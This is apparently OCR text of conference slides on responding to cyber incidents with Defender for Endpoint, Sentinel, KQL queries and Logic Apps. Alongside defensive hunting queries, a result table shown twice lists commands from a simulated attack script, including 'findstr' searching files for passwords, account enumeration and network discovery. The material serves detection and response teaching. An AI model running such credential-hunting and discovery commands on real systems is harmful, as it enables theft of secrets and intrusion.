Responding to Cyber Incidents using MDE, Sentinel & Beyond

Bert-Jan Pals

C:\> whoami

SOC Lead

Focus:

- Detection Engineering
- Threat Hunting
- Incident Response

Techie & KQL Ninja

Developing Open-Source Tools & Queries for the community

Blogs: kqlquery.com

Bert-Jan Pals

Agenda

Defender For Endpoint & Sentinel

- KQL
- Logic Apps
- Live Response


Beyond…

Goal: Share Response Capabilities Across the Microsoft Landscape

Mayday Mayday Mayday

Multi-stage incident involving Persistence & Dis... 31	Medium	2 investigation states	Persistence, Discovery, ...	AZUREWIN2022	bert-jan	5/7	
An active 'Ceprolad' malware in a command ...	Low	No threats found	Malware	AZUREWIN2022	bert-jan		
An active 'Ceprolad' malware in a command ...	Low	No threats found	Malware	AzureWin2022	bert-jan		
New group added suspiciously	Medium		Persistence	AZUREWIN2022	bert-jan		
Anomalous account lookups	Low		Discovery	azurewin2022	bert-jan		
Suspicious Windows account manipulation	Medium		Persistence	AZUREWIN2022	bert-jan		
Suspicious sequence of exploration activities	Low		Discovery	azurewin2022	bert-jan		
Suspicious account creation	Medium		Persistence	azurewin2022	bert-jan		

We keep it simple: Password stealing from files



KQL Response

KQL 101

Variable

Filter time

Table name

Parse DKIM to new column

Display & Sort results

```
1  let TimeFrame = 3d;
2  EmailEvents
3  | where TimeGenerated > startofday(ago(TimeFrame))
4  | where EmailDirection == "Intra-org"
5  | extend DKIMValue = tostring(parse_json(AuthenticationDetails).DKIM)
6  | project TimeGenerated, SenderDisplayName, RecipientEmailAddress, Subject, DKIMValue
7  | sort by TimeGenerated desc
```

Results | Chart | Add bookmark

TimeGenerated [UTC]	SenderDisplay...	RecipientEmailAddress	Subject	DKIMValue
2/20/2024, 12:29:29.000 AM	Bert-Jan	bert-jan@kqlquery.com	Sentinel Data Ingestion Report:...	none
2/19/2024, 12:29:30.000 AM	Bert-Jan	bert-jan@kqlquery.com	Sentinel Data Ingestion Report:...	none
2/18/2024, 12:29:28.000 AM	Bert-Jan	bert-jan@kqlquery.com	Sentinel Data Ingestion Report:...	none
2/17/2024, 12:29:31.000 AM	Bert-Jan	bert-jan@kqlquery.com	Sentinel Data Ingestion Report:...	none

From Zero to KQL Response Hero

- Define a goal
- KQL is only helps to achieve your goal
- Use variables as input
- Standardize
- No need to reinvent the wheel
- Build queries for common response scenarios


Bert-Jan Pals

KQL Response Scenarios

- Device Inbound Connections
- ASR Triggers
- List Suspicious Device Actions
- Open SMB Connections
- Registry Run Key Changes
- File Child Processes

KQL Examples: https://github.com/Bert-JanP/Hunting-Queries-Detection-Rules/tree/main/DFIR

Password stealing from files



Bert-Jan Pals

List Child Processes of File

Input Variable

Collect File Locations Based on Input

List File Locations

Collect Child Processes based on File Locations

```
// For the best results use SHA1
let MaliciousFileSHA1 = "9c938bad61943a2977764782a7e79869e877fd45"; // Random generated SHA1 hash 9d833c959de5dd22d778c697cd0de8189c238b2e
let MaliciousFileName = "maliciousfilename.exe";
let SearchWindow = 48h; //Customizable h = hours, d = days
let FileInfoLocation = materialize (
    DeviceFileEvents
    | where Timestamp > ago(SearchWindow)
    | where ((not(isempty(MaliciousFileSHA1)) and SHA1 == MaliciousFileSHA1) or (isempty(MaliciousFileSHA1) and tolower(FileName) == tolower(MaliciousFileName)))
    | summarize FileLocations = make_set(tolower(FolderPath)));
let FileInfoFileName = materialize (
    DeviceFileEvents
    | where Timestamp > ago(SearchWindow)
    | where ((not(isempty(MaliciousFileSHA1)) and SHA1 == MaliciousFileSHA1) or (isempty(MaliciousFileSHA1) and tolower(FileName) == tolower(MaliciousFileName)))
    | summarize Filenames = make_set(tolower(FileName)));
let FileInfoFileSHA1 = materialize (
    DeviceFileEvents
    | where Timestamp > ago(SearchWindow)
    | where ((not(isempty(MaliciousFileSHA1)) and SHA1 == MaliciousFileSHA1) or (isempty(MaliciousFileSHA1) and tolower(FileName) == tolower(MaliciousFileName)))
    | summarize FileInfoFileSHA1 = make_set(SHA1));
(union isfuzzy=true
    (FileInfoFileName), // Forensic information in set format available after last raw event
    (FileInfoLocation), // Forensic information in set format available after last raw event
    (FileInfoFileSHA1), // Forensic information in set format available after last raw event
    (DeviceProcessEvents
    | where InitiatingProcessCommandLine has_any (FileInfoLocation))
| sort by Timestamp
| project-reorder
    Filenames,
    FileLocations,
    FileInfoFileSHA1,
    Timestamp,
    DeviceName,
    ActionType,
    FileName,
    ProcessCommandLine,
    InitiatingProcessCommandLine
)
```


Bert-Jan Pals

Results List Child Processes of File

Timestamp	DeviceName	ActionType	FileName	ProcessCommandLine	InitiatingProcessCommandLine
Mar 15, 2024 8:35:55 PM	azurewin2022	ProcessCreated	NETSTAT.EXE	netstat -ano	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" "
Mar 15, 2024 8:35:54 PM	azurewin2022	ProcessCreated	tasklist.exe	tasklist /SVC	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" "
Mar 15, 2024 8:35:54 PM	azurewin2022	ProcessCreated	findstr.exe	findstr /spin "password" *.*	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" "
Mar 15, 2024 8:35:54 PM	azurewin2022	ProcessCreated	whoami.exe	whoami /priv	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" "
Mar 15, 2024 8:35:54 PM	azurewin2022	ProcessCreated	ARP.EXE	arp -A	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" "
Mar 15, 2024 8:35:53 PM	azurewin2022	ProcessCreated	ROUTE.EXE	route print	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" "
Mar 15, 2024 8:35:53 PM	azurewin2022	ProcessCreated	ipconfig.exe	ipconfig /all	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" "
Mar 15, 2024 8:35:53 PM	azurewin2022	ProcessCreated	net.exe	net group /domain	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" "
Mar 15, 2024 8:35:53 PM	azurewin2022	ProcessCreated	net.exe	net group /domain	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" "
Mar 15, 2024 8:35:53 PM	azurewin2022	ProcessCreated	net.exe	net user hacker	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" "
Mar 15, 2024 8:35:53 PM	azurewin2022	ProcessCreated	net.exe	net localgroups	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" "
Mar 15, 2024 8:35:52 PM	azurewin2022	ProcessCreated	net.exe	net users	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" "
Mar 15, 2024 8:35:52 PM	azurewin2022	ProcessCreated	WMIC.exe	wmic qfe get Caption,Description,HotFixID,Installed...	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" "
Mar 15, 2024 8:35:52 PM	azurewin2022	ProcessCreated	HOSTNAME.EXE	hostname	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" "
Mar 15, 2024 8:35:46 PM	azurewin2022	ProcessCreated	systeminfo.exe	systeminfo	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" "
Mar 15, 2024 8:35:46 PM	azurewin2022	ProcessCreated	conhost.exe	conhost.exe 0xffffffff -ForceV1	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" "

The Data is the Limit

```
let CompromisedDevices = dynamic (["laptop1", "server2"]);
let SearchWindow = 48h; //Customizable h = hours, d = days
DeviceEvents
| where Timestamp > ago(SearchWindow)
| where DeviceName has_any (CompromisedDevices)
| where ActionType == "AntivirusDetection"
| extend FileInfo = pack_dictionary("FileName", FileName, "FileLocation", FolderPath, "SHA1", SHA1, "SHA256", SHA256, "MD5", MD5)
| summarize TotalDetections = count(), MaliciousFiles = make_set(FileInfo) by DeviceName
```




```
let CompromisedDevice = "laptop1";
let SearchWindow = 48h; //Customizable h = hours, d = days
// Collect all ASR triggers from the compromised device
let ASREvents = DeviceEvents
    | where Timestamp > ago(SearchWindow)
    | where DeviceName == CompromisedDevice
    | where ActionType startswith "ASR"
    | project Timestamp,ActionType, FileName, FolderPath, ProcessCommandLine, InitiatingProcessCommandLine, AccountDomain, AccountName;
// Collect all SmartScreen events from the compromised device
let SmartScreenEvents = DeviceEvents
    | where Timestamp > ago(SearchWindow)
    | where DeviceName == CompromisedDevice
    | where ActionType in ('SmartScreenAppWarning', 'SmartScreenUrlWarning')
    | extend SmartScreenTrigger = iff(ActionType == "SmartScreenUrlWarning", RemoteUrl, FileName), ReasonForTrigger = parse_json(AdditionalFields).Experience
    | project Timestamp, DeviceName, ActionType, SmartScreenTrigger, ReasonForTrigger, InitiatingProcessCommandLine;
// List all AV detections from the compromised device
let AntivirusDetections = DeviceEvents
    | where Timestamp > ago(SearchWindow)
    | where DeviceName == CompromisedDevice
    | where ActionType == "AntivirusDetection"
    | extend ThreatName = tostring(parse_json(AdditionalFields).ThreatName)
    | project Timestamp, DeviceName, ActionType, ThreatName, FileName, FolderPath, SHA1, InitiatingProcessAccountSid;
// List all tampering actions from a compromised device
let TamperingAttempts = DeviceEvents
    | where Timestamp > ago(SearchWindow)
    | where DeviceName == CompromisedDevice
    | where ActionType == "TamperingAttempt"
    | extend TamperingAction = tostring(parse_json(AdditionalFields).TamperingAction), Status = tostring(parse_json(AdditionalFields).Status), Target = tostrin
    | project Timestamp, DeviceName, ActionType, TamperingAction, Status, Target, InitiatingProcessCommandLine;
// List all exploit guard events
let ExploitGuardEvents = DeviceEvents
    | where Timestamp > ago(SearchWindow)
    | where DeviceName == CompromisedDevice
    | where ActionType startswith "ExploitGuard"
    | project Timestamp, DeviceName, ActionType, FileName, FolderPath, RemoteUrl;
```

Standardize Input

- The analyst only needs to input variables

```
let CompromisedDevice = "compromiseddevicename";

let SearchWindow = 48h; //Customizable h = hours, d = days
```

```
let CompromisedDevices = dynamic (["laptop1", "server2"]);
let SearchWindow = 48h; //Customizable h = hours, d = days
DeviceEvents
| where Timestamp > ago(SearchWindow)
| where DeviceName has_any (CompromisedDevices)
| where ActionType == "AntivirusDetection"
| extend FileInfo = pack_dictionary("FileName", FileName, "FileLocation", FolderPath, "SHA1", SHA1, "SHA256", SHA256, "MD5", MD5)
| summarize TotalDetections = count(), MaliciousFiles = make_set(FileInfo) by DeviceName
```


Logic Apps

Logic Apps

“Azure Logic Apps is a cloud platform where you can create and run automated workflows with little to no code. By using the visual designer and selecting from prebuilt operations, you can quickly build a workflow that integrates and manages your apps, data, services, and systems.”

Automate (Repeated) Tasks


Logic Apps Flow



Results List Child Processes of File


Timestamp	DeviceName	ActionType	FileName	ProcessCommandLine	InitiatingProcessCommandLine
Mar 15, 2024 8:35:55 PM	azurewin2022	ProcessCreated	NETSTAT.EXE	netstat -ano	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" "
Mar 15, 2024 8:35:54 PM	azurewin2022	ProcessCreated	tasklist.exe	tasklist /SVC	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" "
Mar 15, 2024 8:35:54 PM	azurewin2022	ProcessCreated	findstr.exe	findstr /spin "password" *.*	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" "
Mar 15, 2024 8:35:54 PM	azurewin2022	ProcessCreated	whoami.exe	whoami /priv	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" "
Mar 15, 2024 8:35:54 PM	azurewin2022	ProcessCreated	ARP.EXE	arp -A	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" "
Mar 15, 2024 8:35:53 PM	azurewin2022	ProcessCreated	ROUTE.EXE	route print	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" "
Mar 15, 2024 8:35:53 PM	azurewin2022	ProcessCreated	ipconfig.exe	ipconfig /all	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" "
Mar 15, 2024 8:35:53 PM	azurewin2022	ProcessCreated	net.exe	net group /domain	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" "
Mar 15, 2024 8:35:53 PM	azurewin2022	ProcessCreated	net.exe	net group /domain	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" "
Mar 15, 2024 8:35:53 PM	azurewin2022	ProcessCreated	net.exe	net user hacker	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" "
Mar 15, 2024 8:35:53 PM	azurewin2022	ProcessCreated	net.exe	net localgroups	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" "
Mar 15, 2024 8:35:52 PM	azurewin2022	ProcessCreated	net.exe	net users	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" "
Mar 15, 2024 8:35:52 PM	azurewin2022	ProcessCreated	WMIC.exe	wmic qfe get Caption,Description,HotFixID,Installed...	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" "
Mar 15, 2024 8:35:52 PM	azurewin2022	ProcessCreated	HOSTNAME.EXE	hostname	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" "
Mar 15, 2024 8:35:46 PM	azurewin2022	ProcessCreated	systeminfo.exe	systeminfo	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" "
Mar 15, 2024 8:35:46 PM	azurewin2022	ProcessCreated	conhost.exe	conhost.exe 0xffffffff -ForceV1	cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat" "

Sentinel Incident: Password stealing from files

